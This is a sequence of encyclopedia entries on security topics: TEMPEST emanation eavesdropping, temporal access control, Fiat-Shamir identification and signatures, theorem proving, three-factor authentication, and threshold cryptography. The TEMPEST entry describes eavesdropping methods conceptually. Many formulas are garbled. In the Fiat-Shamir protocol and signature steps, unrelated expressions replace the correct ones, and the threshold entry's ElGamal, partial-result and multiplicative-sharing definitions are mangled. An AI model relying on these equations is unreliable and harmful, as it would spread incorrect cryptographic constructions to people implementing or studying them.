Analog video displays, such as cathode-ray tubes (CRTs) showing text, can emit the video signal of the information that they display. They are controlled via a signal cable that encodes the brightness of each pixel in series as a voltage, one at a time. Each transition between a bright and a dark pixel causes an abrupt change in this voltage and therefore the current flowing through the video cable. In a CRT, this voltage is also amplified about 50–100 times and applied to the control grid inside the tube, which modulates the electron beam that redraws the pixels and charges or discharges accordingly. Each such change emits an electromagnetic pulse that an AM radio can receive over a wide range of frequencies, particularly in the VHF and UHF bands (30 MHz to 3 GHz). Using an amplitude-demodulating radio receiver with a reception bandwidth comparable to the pixel-clock frequency of the display (typically 20–200 MHz), an eavesdropper can observe each pixel transition as an impulse at its output (van Eck, 1985). The result is a band-pass filtered and rectified approximation of the original video signal. It lacks color and sync-pulse information, and each vertical edge appears merely as a line. Nevertheless, as the following figure demonstrates, text characters remain quite readable after this distortion if the receiver output is interpreted as a video signal and rasterized with the same line frequency:

The top image shows text displayed on a CRT monitor. In the bottom image, the compromising emanation from this text was picked up with the help of an AM radio receiver (tuned at 450, 50 MHz bandwidth) and a broadband UHF antenna. The output was then digitized, averaged over 256 frames to reduce noise, and finally presented as a reconstructed pixel raster (Kuhn, 2003). For lower receiver bandwidths, the resulting image would be more blurry, and the best reception will likely be at tuning frequencies that are integer multiples of the pixel-clock frequency. Eavesdroppers will need to guess or measure the video mode used, i.e., the horizontal and vertical deflection frequencies, to reconstruct the pixel raster.

Early demonstrations (van Eck, 1985) used modified analog television sets or analog wideband (>50 MHz) receivers connected to digital oscilloscopes (Kuhn, 2003). Modern demonstrations use instead software-defined radio peripherals (Elibol et al., 2012; Marinov, 2014; O'Connell, 2019). Signal-processing algorithms can be used to clean up the signal, for example, by suppressing narrowband interference sources and via periodic averaging. The latter exploits the fact that the video signal of a static image refreshed at a fixed rate (typically 60 Hz) is highly redundant, which makes it stand out against background noise. Where the display font and character spacing are predictable, automatic text recognition can be practical.

Flat-panel displays can similarly be eavesdropped via UHF radio, although the nature of the emitted signal is different (Kuhn, 2005a). The emission source is often a high-speed digital serial connection between the video controller and the display panel. These can be embedded in a device, as is the case with laptop or tablet computers, or run via external digital video cables, such as those using a digital visual interface (DVI) or high-definition multimedia interface (HDMI) connector. These can be received as readable text even if the receiver bandwidth is well below the gigahertz data rates of these interfaces, because each pixel color is encoded as a predictable bit pattern. For example, text that is shown in foreground and background colors encoded by the serial data words 10101010 and 00000000, respectively, will be particularly readable via a radio tuned at half the bitrate. The eavesdropper just needs to find a tuning frequency where the Fourier transform of the bit pattern used for the background and

foreground color differs with good contrast and where the background noise is low. Phase-coherent averaging can add a second dimension for distinguishing more combinations of foreground and background colors (O'Connell, 2019).

Laser printers produce an analog video signal that powers a laser diode. Similarly to how an electron beam in a CRT paints each pixel in sequence, a laser beam paints each pixel of a printed page onto an electrostatically charged drum. Although a laser printer does not produce a periodic video signal (unless it prints the same page many times), its vertical resolution is significantly higher than that of a CRT, and that similarly provides some redundancy that can be exploited by averaging consecutive lines.

Matrix printers can produce, for example, power-line (Briol, 1991) and acoustic (Backes et al., 2010) emissions that are characteristic for the different characters printed, allowing text to be reconstructed. Since a dozen or more signals drive the print head needles in parallel, the text will not be directly readable, unlike with the earlier examples; however, classification algorithms can be trained to distinguish between the characteristic emissions of different characters as long as the same font is used during profiling and eavesdropping.

Serial-port cables can emit the data they transmit as individual broadband impulses, one for each bit transition. The highest tuning frequencies at which these impulses can be received is inversely proportional to the transition time between high and low, which may even differ between rising and falling edges. Data has been eavesdropped successfully from shielded RS-232 cables several meters away with simple AM shortwave radios (Smulders, 1990) and from PS/2 keyboards (Vuagnoux and Pasini, 2009). Such older serial-interface links use unbalanced transmission, which is particularly prone to generating emissions. Modern serial-port interfaces use balanced transmission, where two wires in a twisted pair carry opposing signals, to reduce the common-mode currents that generate such emissions. However, the driver circuits are in practice rarely perfectly balanced, and therefore emissions are not eliminated completely. Their signal level just depends much more on manufacturing tolerances of individual devices.

Oscillator circuits can be influenced in their frequency by small fluctuations in their power-supply voltage. Line drivers for data cables have data-dependent power consumption, which can affect the supply voltage

slightly. As a result, the electromagnetic waves generated by oscillators powered from the same supply can broadcast frequency-modulated data, which can be picked up with FM radios (Smulders, 1990). Likewise, data-dependent power-supply fluctuations can amplitude-modulate the signal of a radio transmitter. Such effects are in particular practical to exploit if the intended modulation and the unintended modulation are orthogonal to each other, as was demonstrated by Camurati et al. (2018) for a microcontroller with built-in Bluetooth transmitter, where the intended transmitter signal was frequency modulated and the unintended data emissions that appeared on it is amplitude-modulated.

Cable cross talk is the effect that if cables run in parallel or in close proximity, capacitive and inductive coupling can transfer a weaker copy of the signal from one cable to the other. With a suitable amplifier, an external eavesdropper might discover that the high-pass filtered version of a signal from an internal data cable is readable, for example, on a telephone line that leaves the building.

While the TEMPEST term is mainly associated with the risk of passive electromagnetic eavesdropping, such as in the examples above, and with eavesdroppers located in nearly rooms or neighbor buildings (at least several meters away), there are several other unintentional communications channels that use other physical modalities. One closely related concern is *backscatter*, namely, that eavesdroppers can obtain additional information by actively directing radio waves or laser beams toward a device and analyzing the reflected energy modulated by a target device. Similarly, information can also leak via unintended acoustic, ultrasonic, vibrational, or optical emissions.

Some examples of the latter are as follows:

- CRT displays also leak the video signal as a high-frequency fluctuation of the emitted light (Kuhn, 2002). On this channel, the video signal is distorted by the afterglow of the screen phosphors and by the shot noise that background light contributes. Flat-panel displays that update all pixels in a row simultaneously are immune from this attack.
- Devices with low-speed serial ports, such as analog telephone modems with RS-232 interface, commonly feature light-emitting diodes (LEDs) that are connected as status indicators directly to data lines. These emit the processed data optically, which can be picked up remotely with a telescope and photo sensor (Loughry and Umphress, 2002). Such optical

compromising emanations are invisible to the human eye, which cannot perceive flicker above about 50 Hz. Therefore, all optical data rates above 1 kbit/s appear as constant light.
- The sound of a keystroke can identify which key on a keyboard was used. Just like guitar strings and drums sound different depending on where they are hit, the mix of harmonic frequencies produced by a resonating circuit board on which keys are mounted varies with the location of the keystroke. Standard machine-learning algorithms can be trained to distinguish, for a specific keyboard model, keys based on spectrograms of acoustic keystroke recordings (Asonov and Agraval, 2004).

Device designers can reduce radio emanations using similar techniques as are used to reduce radio-frequency interference: avoiding current loops, using ground planes and keeping signal and return lines in close proximity, using balanced transmission lines, using low-pass filters to reduce the bandwidth of a signal, separating and filtering power supplies, and sometimes even adding metallic shielding. In addition, signals can be encrypted, scrambled, made nonperiodic, less redundant, or less predictable.

Civilian radio-emission limits for computers, such as the CISPR 22 and FCC Class B regulations, have encouraged some of these practices. But these standards are only designed to help avoid interference with radio broadcast services at distances larger than 10 meters from the receiver. They do not forbid the emission of compromising signals that could be picked up at a quiet site by a determined receiver with directional antennas and careful signal processing several hundred meters away. Protection standards against compromising radio emanations therefore have to set limits for the allowed emission power many orders of magnitude lower (Kuhn, 2005b). Jamming would be an alternative form of eavesdropping protection, but this is not preferred in military applications where keeping the location of equipment secret is an additional requirement.

Application

NATO member organizations use mainly three TEMPEST standards prepared by the *Military Committee Communications and Informations System Security and Evaluation Agency* (SECAN) and published in its *SECAN Doctrine and Information Publication* (SDIP) series. These

documents are classified and thus not publicly available. What follows is therefore only a very high-level summary.

SDIP-27 (2016) is a specification that limits the level of electromagnetic and conducted radio-frequency emissions permitted for devices that process classified information. The test methods it defines are somewhat similar to emissions tests specified by civilian radio-frequency interference standards: a device under test is operated inside an electromagnetically shielded room (anechoic chamber), next to a set of antennas and probes that are connected to a measurement receiver (spectrum analyzer) and oscilloscope. This calibrated radio system performs amplitude demodulation and plots a received peak signal strength as it sweeps through a range of tuning frequencies at different bandwidths. The standard then defines for each tuning frequency and bandwidth a permitted maximum signal strength. If the device stays below these limit curves, it passes the test. If there are any emissions stronger than allowed by the limit curves, these can be permitted after further tests involving demodulation have shown that they do not carry data.

The range of frequencies and bandwidths that have to be tested depend on the clock frequencies, bit rates, and raise/falltimes between bits that occur on wires within the device. A TEMPEST test engineer will therefore have to understand the operating principles and parameters of the device under test, in order to prepare a test plan that covers all the frequencies and bandwidths that might be particularly useful to an eavesdropper targeting this device.

SDIP-27 defines three levels of emission limits.

- Level A is the strictest and is intended for devices used in situations where an eavesdroppers might be within a few meters of the device.
- Level B is intended to protect intermediate eavesdropping distances, measured in tens of meters.
- Level C provides only protection at larger distances (e.g., hundreds of meters in open space).

Achieving Level A often requires adding significant additional shielding measures, in comparison with what is found in regular office equipment, resulting in higher costs, whereas Level C can often be achieved without hardware modifications, merely by carefully selecting and testing commercial of-the-shelf equipment.

In practice, the achievable eavesdropping distance is often much reduced by the radio attenuation of building walls. Two additional NATO standards take this into account, by implementing a *zoning model*, where the applicable SDIP-27 level depends on the properties of the room, building, and area in which a device will be used. SDIP-28 (2009) defines a measurement procedure for classifying potential installation locations for equipment (e.g., rooms) as Zone 0, 1, or 2. A test engineer places a test transmitter into that room and then moves a receiver around the inspectable space that is assumed to be inaccessible to eavesdropper, e.g., along the outside of a security-perimeter fence. Zone 0 means that the room provides little shielding against eavesdropping, comparable to a few meters of open-space reception, whereas Zone 2 indicates the largest signal attenuation, comparable to hundreds of meters of distance in an open space.

Finally, SDIP-29 (2015) details what level of SDIP-27 tested equipment can be used in what category of SDIP-28 tested zone, for what document security class. It also specifies additional installation precautions, e.g., separation distances to prevent cross talk between “red” cables that carry classified data and “black” cables that leave the room.

A network of National TEMPEST Authorities (NTAs) administer accreditation, calibration, and training schemes for TEMPEST manufacturers and test laboratories that implement these NATO standards. The European Union adopted in 2011 similar standards (IASG-07-01, IASG-07-02, and IASG-07-03).

The SDIP-27 standard does not explain or justify the choice of limit curves; therefore, even if it were publicly available, the reader might still not know if it provides adequate protection for their particular application, for example, against the many very sophisticated statistical inference techniques that have been published in the academic literature on profiled and non-profiled side-channel attacks, or for applications where extremely low bitrates have to be protected, as can be the case with electronic voting devices (Kuhn, 2016).

Temporal authorization models; Time-based access control

Definitions

Temporal access control extends access control by restricting the validity of authorizations based on time-dependent conditions. As a simple example, a temporal access control policy may grant to an employee the authorization to access the enterprise database only during her work shift and to update a specific table only on specific weekdays after 5 p.m. The validity of an authorization may also be temporally conditioned by the validity of another authorization. For example, the authorization for an employee to read data from a database table in a certain interval of time may be conditioned to an authorization for his manager to modify the table in a *previous* interval of time.

Temporal access control is supported in expressive discretionary access control models including both positive and negative authorizations and grant options. It is also supported in role-based access control models.

A less common use of this term refers to an authorization model for temporal data. In this case, the time-dependent conditions do not refer to the

validity of the authorization but are intended to restrict the resources being accessed, based on their temporal characterization. For example, an authorization to access a time series of sensor values may be restricted to the values acquired in the past month.

Background

The need for temporal access control originates from the changes along time of the sensitivity of system resources, as well as from the changes along time of the needs of different categories of users to access resources of a complex system. Ad hoc solutions for conditioning authorizations to simple temporal constraints have been adopted for a long time in computer science, but only in the mid-1990s a formal framework for discretionary temporal access control named *temporal authorization model* (TAM), was proposed (Bertino et al., 1996). TAM access control policies have an associated temporal expression denoting the time instants in which the policy applies. Operators are also supported to temporally condition one policy to another, as well as to compactly specify sets of authorizations for groups of users or resources. Negative authorizations and grant options are also supported. TAM was later extended to support authorizations with periodical validity and expressed in terms of multiple time granularities (e.g., months, weeks, weekdays) (Bertino et al., 1998).

A few years later, the popularity of role-based models inspired the *temporal role-based access control model* (TRBAC) (Bertino et al., 2001). The main objective of this model is similar to TAM, but temporal conditions, instead of being associated to authorizations, are associated with the enabling and disabling of the roles that are assigned to users. Temporal dependencies among roles are also supported. An extension of this model, known as *generalized TRBAC* (GTRBAC), introduces support in TRBAC for temporal constraints on the user-role and role-permission assignments (Joshi et al., 2005). Different temporal aspects are considered in the *temporal data authorization model* (TDAM) (Gal and Atluri, 2000) that is aimed to support access control in systems handling highly dynamic and timestamped data, like domain-specific information portals, as well as temporal databases or time series. Explicit and derived TDAM authorizations are conditioned to temporal properties of the involved resources, like their validity or transaction time.

Theory and Applications

Temporal access control *policies* are defined according to a *temporal access control model* and formalized using a policy specification language including temporal expressions. A temporal access control *mechanism* is provided to decide, based on policy evaluation, if requests for access should be granted or denied.

Major technical issues are involved in the design of a temporal access control model and policy evaluation mechanism. With respect to common access control, temporal expressions in the policy specification language substantially increase the complexity of the model formal semantics and the difficulty of proving soundness and security properties. The policy evaluation mechanism needs to support temporal expression evaluation, which often involves nontrivial mathematics, and must be carefully implemented for efficient access control.

The languages of temporal access control models differ from the reference DAC and RBAC models mainly for the syntax and semantics of the temporal expressions associated to nontemporal policies. In TAM, a temporal authorization has the form `(time-exp, auth)` where `time-exp` is a temporal expression denoting a possibly periodical set of time intervals in which the `auth` access authorization can be applied. Rules of the form `(time-exp, auth1 OP auth2)` where `OP` is one of the temporal operators ASLONGAS, WHENEVER, UPON are used to derive new authorizations based on temporal dependencies from other authorizations. For example, `(([2020,2021],Working-days),(Ann,pay-check-file,read)` upon `(Tom,pay-check-file,write))` states that Ann can read the paycheck file each working day starting from the first in 2020 in which Tom can write that file, with the authorization expiring after 2021. In TRBAC and GTRBAC, an expression of the form `(time-exp, event)` is used to specify the time intervals in which a certain role enabling or disabling event can occur. Triggers based on the occurrence of events are used in TRBAC to capture temporal dependencies among authorization states. Periodic intervals in `time-exp` are represented using the same formalism in TAM, TRBAC, and GTRBAC. As an example, the expression `[2020/01,2020/06], Weeks + {2,…,6}.Days + 10.Hours` ▷ `4.Hours` denotes all the 4-hour

intervals from 9a.m. to 1p.m. every weekday from January 2020 to June 2020. Algebraic expressions involving multiple time granularities and periodic intervals are far from trivial, and this is reflected in the involved technical issues regarding the semantics and the consistency of a set of temporal access control policies. TDAM temporal expressions do not support periodicity but are logical formulas with variables denoting time instants and simple functions on these variables. For example, the expression ($t \geq t_{create} + 1month$) can be used to limit the access to a resource to 1 month later than its creation.

Applications

Temporal access control finds application in modern data management systems by extending the flexibility of their access control mechanisms. Access control is also considered as one of critical security mechanisms in cloud and service-oriented distributed computing, and the inclusion of temporal constraints on the access to shared resources can enhance their protection.

Open Problems and Future Directions

A crucial issue for a successful application of the proposed access control mechanisms is the efficient evaluation of the policy rules, especially when they involve negative authorizations, complex operators, and time and spatial granularities.

Several extensions of temporal access control have been proposed, among which spatiotemporal access control in RBAC is probably the most investigated (Abdunabi et al., 2013). Since mobile and pervasive systems are characterized by moving users and resources, access control for these systems needs to take into account both time and location and possibly even other context data. This is still an interesting research direction especially considering the evolving regulations on data protection and the emerging platforms for data science and mobile data sharing.

The Fiat-Shamir Identification Protocol and the Feige-Fiat-Shamir Signature Scheme

Yvo Desmedt[12] ✉
(12) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

Fiat-Shamir proposed the use of zero-knowledge interactive proofs for entity authentication and using their Fiat-Shamir trick to generate digital signatures.

Introduction

There are several variants of the *Fiat-Shamir identification protocol*. One way to classify these is based on the number of secrets. In the basic one (Shamir 1986a) each prover knows only one secret. Another is to distinguish between *identity-based* and *public key*-based ones. In both, a trusted center made public $n = p \cdot q$ such that p and q are secret primes only known to the center.

In the *identity-based* system (Fiat and Shamir 1987, pp. 152) (see also Fiat and Shamir 1987; Shamir 1986a, b), a trusted center gives each user a *secret key*, partially based on biometrics. In particular, to receive an *identity* from the trusted center, Alice goes to the center. There her fingerprints and

other biometric information are collected and her identity is verified. *I* is the string which contains Alice's identity (name), Alice's biometrics, and other information to identify Alice uniquely. The center chooses *k* small $j_i (1 \le i \le k)$ such that $x_i := f(I, j_i)$ are quadratic residues mod *n*, where *f* is a public function. The center calculates as secrets the smallest $s_i := (\sqrt{x_i})^{-1} \bmod n$ and gives these secrets to Alice (write these in Alice's smart card).

In the public key-based system, Alice chooses her secrets and publishes a public key. In particular, Alice chooses uniformly random $s_i \in_R Z_n$ and computes $-n_0^{-1} \pmod{2^w}$. These x_i with Alice's identity is published in an authentic public directory.

Preliminary

In the *identity-based* scheme, when Bob wants to verify Alice's *identity*, Bob asks Alice's identity *I* together with the j_i and Bob checks Alice's biometrics. If correct, Bob then calculates $x_i := f_i(I, j_i)$. Else Bob halts.

In the *public key*-based scheme, Alice reveals her *identity* and Bob finds her public key in the public key directory.

The Protocol

Repeat the protocol *t* times:

Step 1 Alice chooses uniformly random *r* and computes $z := r^2 \bmod n$ and sends *t* to Bob.

Step 2 Bob sends Alice bits e_i $(1 \le i \le k)$.

Step 3 Alice sends $\alpha := r * \prod_{e_i=1} s_i^{e_i} \bmod n$.

Step 4 Bob verifies that $H_i = E_{X_i}^{\oplus}(H_{i-1})$ . .

If all the verifications are correct, Bob accepts.

Parameters

The size of t and k as functions of n is chosen depending on whether one uses Fiat-Shamir as an identification protocol, or as a *zero-knowledge interactive proof*. For more details see Burmester and Desmedt (1989).

Feige-Fiat-Shamir Signature Scheme

The Fiat-Shamir scheme can be used to *digitally sign*. This is called the *Feige-Fiat-Shamir signature*. To sign a message m, just use a secure *hash functionh* to compute e_i in the above protocol as follows:

$$f_{m,n_2}(s) = r_0 \tag{1}$$

where z is as above. Use the Fiat-Shamir protocol and publish as signature: $(\mathbf{e}, \alpha)$ where $\mathbf{e} = (e_1, \ldots, e_k)$ and α is as above. The use of a hash function to compute $\mathbf{e}$ is often called the Fiat-Shamir trick.

To verify the signature the verifier computes z' as in Step 4. Then the verifier uses this z' to compute $\mathbf{e}'$ using Eq. 1. If $\mathbf{e}' = \mathbf{e}$, the verifier accepts the signature of m.

The Fiat-Shamir trick provides secure digital signature schemes under the *random oracle model* (Pointcheval and Stern 1996). Unfortunately, the random oracle model is a questionable proof technique and a deeper study of this impact on the Fiat-Shamir can be found in Goldwasser and Kalai (2003) and Canetti et al. (2019).

Interactive theorem proving and security

Definition

Theorem proving is the use of automated techniques to provide mathematically sound proofs of theorems. Theorem provers are programs that provide such automated support.

Background

Because a theorem prover generally will support proofs of a large class of (usually undecidable) theorems, it requires interaction with the user. The prover will possess a set of proof tactics that it can apply, but the user may be required to choose which tactics, or even suggest tactics of their own. Some theorem provers also function as proof checkers, in which the user writes the proof themself, and use the theorem prover to check its validity. Because of their wide scope and the ability to interact with a sophisticated user, provers are especially useful for difficult problems that cannot be solved by other automated tools that require less interaction but apply to a more limited range of problems.

Some popular theorem provers available today that have been used in security applications are PVS (Owre et al. 1992), ACL2 (Kaufmann et al. 2000), Isabelle/HOL (Nipkow et al. 2010), and Coq (Bertot and Casteran 2004). All of these have a long history, because of the investment of time and work that is needed to learn how to use a theorem prover.

Applications

One of the best-known applications of theorem provers in security is in the verification of secure systems that are being evaluated under the highest levels of the TCSEC (also known as the Orange Book), and later the ITSEC and the Common Criteria. The highest assurance levels of these criteria require a formally specified security model, a formal top-level specification, and a proof that the specification satisfies the security model. The scope of this task means that in order to do this, automated support has generally been necessary. Thus, most systems evaluated at the highest levels incorporated the use of automated theorem provers, beginning with the Honeywell SCOMP (Benzel 1984), which made use of the Boyer–Moore theorem prover, an ancestor of ACL2, and the GEMSOS operating system, which made use of the Interactive Theorem Prover, produced by the Systems Development Corporation in the 1980s. A more recent example is the use of PVS in the verification of the embedded system described by Heitmeyer et al. in (2008).

Theorem provers can also be helpful in exploring a problem that is not yet well enough understood to develop special purpose tools that would require less user interaction. The use of theorem provers in this fashion can lead to the development of libraries of formal problem-specific theories that can be used in subsequent analyses or even as guidelines for development of special purpose tools. Examples include Paulson's (1998) use of the Isabelle theorem prover to prove security of cryptographic protocols, in which a substantial theory was built up that could be applied to the problem, and the use of the Otter theorem prover by Youn et al. (2005) to analyze cryptographic application program interfaces (API's), in which it was shown how a theorem prover could be used to reason about different types of attacks on APIs.

The applications of theorem provers described above have mainly been to systems and standards. However, there is also a growing interest in

applying theorem provers to supplying added rigor to journal-level proofs of security of cryptographic algorithms. In 2006, Bellare and Rogaway (2006) identified a “crisis of rigor” in cryptography, proposed a game-based approach to security proofs, and provided a structure within which rigorous proofs could be more easily expressed. The idea behind game-based proofs is that the security of a cryptosystem is modeled as a game between the cryptosystem and an attacker, and this game is transformed via a series of steps into a game for which it is trivial to prove that the attacker cannot win. Game-based proofs have also turned out to be amenable to formalization and mechanization. Researchers have begun to develop tools that use theorem provers that provide formal game-based proofs of crypto algorithms, the most well-known being Easycrypt (Barthe et al. 2014), which is based on Coq. This and other formal methods tools for cryptography are surveyed in (Barbosa et al. 2001).

Open Problems and Future Directions

Many of the open problems of theorem proving are straightforwardly applicable to computer security. These include reducing the amount of user interaction required, combining different provers, how to best combine provers with decision procedures such as SAT solvers and model checkers, how to generate proofs that can be easily incorporated into security arguments, and how best to formalize new classes of theories, such as theories of cryptographic security. The application of theorem provers to cryptography, if it turns out to be successful, also points to a new way in which experts in automatic theorem proving can collaborate with mathematicians, giving them tools which they can use to assure the correctness of their results. This itself is a whole new area of research.

Three-Factor Authentication

Saeed Abu-Nimeh[14] ✉
(14) Damballa Inc, Atlanta, GA, USA

✉ **Saeed Abu-Nimeh**
Email: sabunimeh@damballa.com

Synonyms

Multifactor authentication; Strong authentication

Definition

The use of three factors to identify, i.e., authenticate, a user. The three factors are: something the user knows (e.g., password), something the user has (e.g., token), and something the user is (e.g., biometric).

Background

The Computer Security Guidelines for Implementing the Privacy Act of 1974 (FIPS PUB 41) was the first to mention the characterization of the three factors of authentication. Carlton et al. discussed the strengths and weaknesses of these factors in detail. The authors divided the tests to authenticate a user to: (1) things that the user knows, (2) things that the user has, (3) and things that the user is.

Applications

Passwords are the most common example of the first type of authentication factors. A password is a secret information that only the authorized person knows. A password can also include a passphrase or a PIN. The strengths of password systems are the low cost and ease of implementation of these systems. The weaknesses include the countless ways to sniff, intercept, and crack passwords. In addition, it is hard to discover the compromise of a system by breaking a password until the damage has been done.

Tokens are one of the most known examples of the second factor. Authentication in this factor relies on something that the user posses. This includes secret information on a magnetic stripe card, a smart card, or a password calculator. The strengths of token-based authentication are the requirement of physical objects in the authentication process, which renders them harder to break. In addition, a user can tell if the token has been stolen, and it is hard for the user to share the token with others. The weaknesses include: higher deployment and maintenance costs of such systems, the hardware is prone to failure or can be lost, and portability of the physical hardware.

The biometric factor is a physical or a behavior trait that is unique to the user to be authenticated. Biometric features include a fingerprint, eye iris, voice, hand geometry, and written signatures. The strengths of this factor include: ease of use by the user and portability. However, the weaknesses of this authentication approach include: high cost of setup and maintenance. In addition, this approach is prone to interception when read remotely. Also, authorization systems using this type may reject authorized users due to physiological changes.

Systems that require high levels of security include two or three of these factors. For example, bank ATM cards require two factors: a password, i.e., a PIN, and a token, i.e., an ATM card.

Open Problems

All three factors of authentication do not guarantee that the person who is providing the authentication information is the authorized person to use the system. Authentication systems rely on the secrecy of the authentication mechanisms. Therefore, if the secrecy of these authentication mechanisms is lost, the authentication system is void.

Definition

The use of shares of a secret key by an authorized subset of users to perform an operation that classically is done by a single user knowing the secret key.

Introduction

In modern cryptography most schemes have been developed for a scenario with one sender and one receiver. However, there are scenarios in which many receivers (or many senders) need to share the power to use a cryptosystem. The main motivation for *threshold cryptography* was to develop techniques to deal with the multi-sender/multi-receiver scenarios.

To illustrate the aforementioned scenarios several particular cases of threshold cryptography are discussed to clarify its importance. To motivate *threshold decryption*, take the setting of *key escrow* (Beth 1990, p. 210). In Micali's approach (Micali 1993) as well as the NIST proposal Clipper Chip proposal (Escrowed Encryption Standard 1993), a threshold scheme is used. Key Escrow agents have shares of each user's secret key. When a court order is received, the law enforcement receives these shares from the Key Escrow agents. This permits recovering the user's secret key. A major

disadvantage of these schemes is that once these shares of a user have been provided, the law enforcement receives the technical means (the key) to decrypt any ciphertext received (or sent) by this user. This implies even those ciphertexts sent before the court order was issued. A solution that reduces this risk is one in which a threshold of shareholders decrypt specific messages *without leaking during this process anything about other plaintexts or the secret key*. Achieving the above is precisely the goal of threshold decryption. So, while in threshold schemes the shareholders (called the Key Escrow Agencies in the Clipper proposal) *reveal* their shares to the law enforcement agency, in threshold decryption they *use* their shares; only the plaintext (see *cryptosystem*) is revealed to the law enforcement agency.

Now consider *threshold signatures*. Often documents do not originate from a single source but from multiple. Indeed, consider a democracy, e.g., the parliament, in which no member has the power himself/herself to make a law. There, a majority is required. So, the original concept of *digital signature* needs to be adapted. A seemingly trivial approach would be to have the members have shares of the secret key (corresponding to the parliament public key), and when a message needs to be signed, a member voting for the proposal, just reveals his/her share to the speaker (chair). The speaker can then compute the secret key and sign the message. However, this approach has a major security problem. Indeed, the speaker obtaining the secret key could fraudulently (now or in the future) authenticate other messages alone. The real solution to prevent this type of fraud is to have the members calculate the digital signature together *without divulging, to each other or to others, anything more about digital signatures for different messages, or about the secret key used in the process*. Achieving this is the goal of threshold signatures.

In general, any traditional cryptosystem has a threshold variant. Consider a scheme that has some security requirement S against an adversary. In such a system usually a party has some secret key. To achieve the threshold variant, first, this secret key is shared among l parties, often called shareholders. To achieve a threshold cryptography variant one needs the following conditions:

- *Reliability*. The new cryptographic scheme, when executed by t of the shareholders, satisfies the security condition S.

- *Threshold Security*. Any attempt by $t-1$ shareholders to help a passive (active) adversary break the original security condition S will fail.

A scheme satisfying these conditions is called a t-out-of-l threshold cryptosystem (for a more detailed description among these lines, see Desmedt 1993).

So, one can speak, for example, about:

- *Threshold pseudorandomness*. In which a threshold of parties generate jointly a pseudorandom string.
- *Threshold zero-knowledge interactive proof of knowledge*. In which a threshold of parties prove to know jointly a secret, without divulging to each others and outsiders anything additionally about this secret.
- *Threshold authentication codes*. In which a threshold of parties is required to generate a MAC.

Let us first focus on the case insiders try to help a passive adversary. Note that in the above description of threshold cryptography, the threshold condition can be replaced by a general *access structure*, as already addressed by Frankel and Desmedt (1993). From now on when we speak about threshold cryptography, we include the case the access structure is a general access one.

Threshold cryptography being a very active research area and NIST having made a call for threshold cryptography (Threshold cryptography at NIST, https://pages.nist.gov/NLPER/Module-14-threshold.html; Multi-party threshold cryptography, https://csrc.nist.gov/Projects/Threshold-Cryptography/) it is impossible in a few pages to give a complete survey of all the work done and all of the subtle issues.

Different Approaches

Two main approaches and a variant are distinguished.

A General Approach

For the case of the general approach (De Santis et al. 1994), let us express the underlying cryptographic scheme as $f_k(input)$, where k is a secret key and, in the case of, for example:

- *Threshold decryption*. The *input* is a ciphertext.

- *Threshold signatures*. The *input* is a message to sign.

In the general approach, one defines a parameterized function g such that $g_{input}(k) = f_k(input)$ for each k and input. The general approach now works when the function g_{input} is an homomorphism, i.e.,

$$g_{input}(k_1) * g_{input}(k_2) = g_{input}(k_1 + k_2) \quad (1)$$

where $k_1, k_2 \in K(+)$, an Abelian group.

Note that many cryptographic schemes satisfy this condition. Examples are the *one-time pad* encryption/decryption and the *RSA cryptoscheme*. A part of the decryption in the *ElGamal public key encryption* scheme also satisfies this condition. Indeed when receiving (c_1, c_2), to decrypt the receiver computes $e_{k_1}(d_{k_2}(e_{k_1}(x)))$. The exponentiation is the only part that uses the secret key a. This exponentiation trivially satisfies Eq. 1.

How one can use such a cryptosystem to make a threshold cryptographic variant is explained. To facilitate the reading, start with a simple case. In general one uses a multiplicative secret sharing scheme (in the context of threshold cryptography), which is discussed in section "Using a Multiplicative Secret Sharing Scheme."

A 2-Out-of-2 Case

Equation 1 can be used immediately to obtain a 2-out-of-2 threshold cryptographic variant of the cryptographic scheme based on g. Indeed, assume $k \in K(+)$ is the secret key, where K is a group (a quasigroup (Albert 1943) is sufficient). Now assume that k_1 was chosen uniformly random in K and that $k_2 = -k_1 + k$. Give the first participant k_1 and the second k_2 as shares of k.

Each time now that the cryptographic scheme must be used on some input a, participant i computes the *partial result* $y = e_{k_3}(e_{k_2}(e_{k_1}(x)))$, i.e., the underlying cryptographic scheme is used as if the key is replaced by the share k_1. (In threshold signatures the partial result is called *partial signature*, etc.)

Now, from α_1 and α_2 anybody can compute what the output of the original cryptographic scheme would be using Eq. 1. If this result is transmitted outside some organization, the party that performs this computation is called a *combiner*.

The proof of security is rather easy in this case. Since slightly different arguments are needed dependent whether the security condition is an unconditional or condition one, a sketch is given. First, the reliability condition is satisfied due to the homomorphic property of g and the fact that $k = k_1 + k_2$. The threshold security property follows from the following argument. Suppose one participant could help an adversary in beating the security condition S, then the adversary does not need that participant (informally, the original scheme does not satisfy the condition S). We demonstrate that the adversary can just simulate that participant. Indeed k_1 occurs uniformly random, and due to the one-time pad property (Shannon 1949) so does k_2. Suppose the inside participant is P_1, then the adversary chooses a uniformly random k_1 and computes $g_a(k_1)$. Since $g_a(k) = g_a(k_1) * g_a(k_2)$, the task for the adversary to compute $g_a(k)$ is as hard as the computation of $g_a(k_2)$.

The more general case of a t-out-of-l threshold cryptographic scheme (or the use of a general access structure) is only a little more complex.

Using a Multiplicative Secret Sharing Scheme

First define what a *multiplicative secret sharing* scheme is.

Definition 1 Let $\mathcal{O}(1)$ be a group from which the secrets are chosen and $\mathbb{R}^3$ be a set from which the shares of the ith participant are chosen. Let $\min\{t+1, f+2\}$ be a set of l participants, and $\mathbb{F}_{16}$ be an access structure over $\mathcal{O}$. A multiplicative sharing scheme for $\mathcal{G}$ is a secret sharing scheme in which the dealer distributes the shares in such a way that if P_i gets s_i, $i = 1, \ldots, n$, then for each $\mathsf{Query}_{\mathcal{C},\mathcal{A}}\big(\big(K, st, q\big), \mathsf{EDS}\big)$, any secret $k \in \mathcal{K}$ can be expressed as

$$k = \psi_{i_1,\mathcal{B}}(s_{i_1}) \cdot \psi_{i_2,\mathcal{B}}(s_{i_2}) \cdot \quad \cdots \quad \cdot \psi_{i_{|\mathcal{B}|},\mathcal{B}}(s_{i_{|\mathcal{B}|}}), \tag{2}$$

where $\sqrt{n}$, $j \in \mathcal{B}$, are functions from $|/$ to $\mathcal{O}$ which any P_j can compute.

If the participants P_j are polynomially bounded, then one should assume that $g_i = g^{b_i}$, $j \in \mathcal{B}$, can be computed in polynomial time.

Note that when K is an Abelian group, and additive notation is used, then Eq. 2 becomes:

$$k = \sum_{i \in \mathcal{B}} \psi_{i,\mathcal{B}}(s_i). \tag{3}$$

